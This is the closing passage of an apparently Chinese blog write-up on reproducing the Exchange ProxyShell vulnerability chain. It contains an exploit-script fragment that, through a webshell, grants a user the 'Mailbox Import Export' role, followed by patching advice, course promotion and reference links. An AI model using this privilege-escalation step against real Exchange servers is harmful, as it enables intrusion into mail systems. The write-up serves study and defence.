445 def edit_mailbox(webshell_name, path, local_port):
446     shell_absolute_path = path + webshell_name
447     uname = "mailadmin"
448
449     command = f'New-ManagementRoleAssignment -Role "Mailbox Import Export" -User "{uname}"'
450     print("[+] 赋予用户 %s Mailbox Import/Export 角色: %s" % (uname, command))
451     shell(command, local_port)
452

```

漏洞防御

对于防守方或蓝队来说，如何针对 ProxyShell 攻击链进行防御呢？

微软已经发布了这些漏洞的补丁程序，可以直接通过 Windows 自动更新修复以上漏洞，达到防御的目的！

如果想更深更细致的了解 AD 攻防知识，可以参加《域渗透攻防》培训课程：
https://mp.weixin.qq.com/s/Sjc_yTzB5CSYVk6bhnSsiQ

非常感谢您读到现在，由于作者的水平有限，编写时间仓促，文章中难免会出现一些错误或者描述不准确的地方，恳请各位师傅们批评指正。如果你想一起学习 AD 域安全攻防的话，可以加入下面的知识星球一起学习交流。



谢公子

我加入了这个星球，邀你一起学习



域渗透攻防指南

星主：谢公子

60+
成员数量

30+
内容数量

306
运营天数

书籍  《域渗透攻防指南》官方知识星球。
星球讨论与微软AD域相关攻防技术，大家互相交流互相学习，共同进步成长。

现价：¥199

微信扫码加入星球



 知识星球

 谢公子学安全

参考文章：

<https://www.zerodayinitiative.com/blog/2021/8/17/from-pwn2own-2021-a-new-attack-surface-on-microsoft-exchange-proxyshell>

<https://peterjson.medium.com/reproducing-the-proxyshell-pwn2own-exploit-49743a4ea9a1>

Exchange ProxyShell 漏洞复现及分析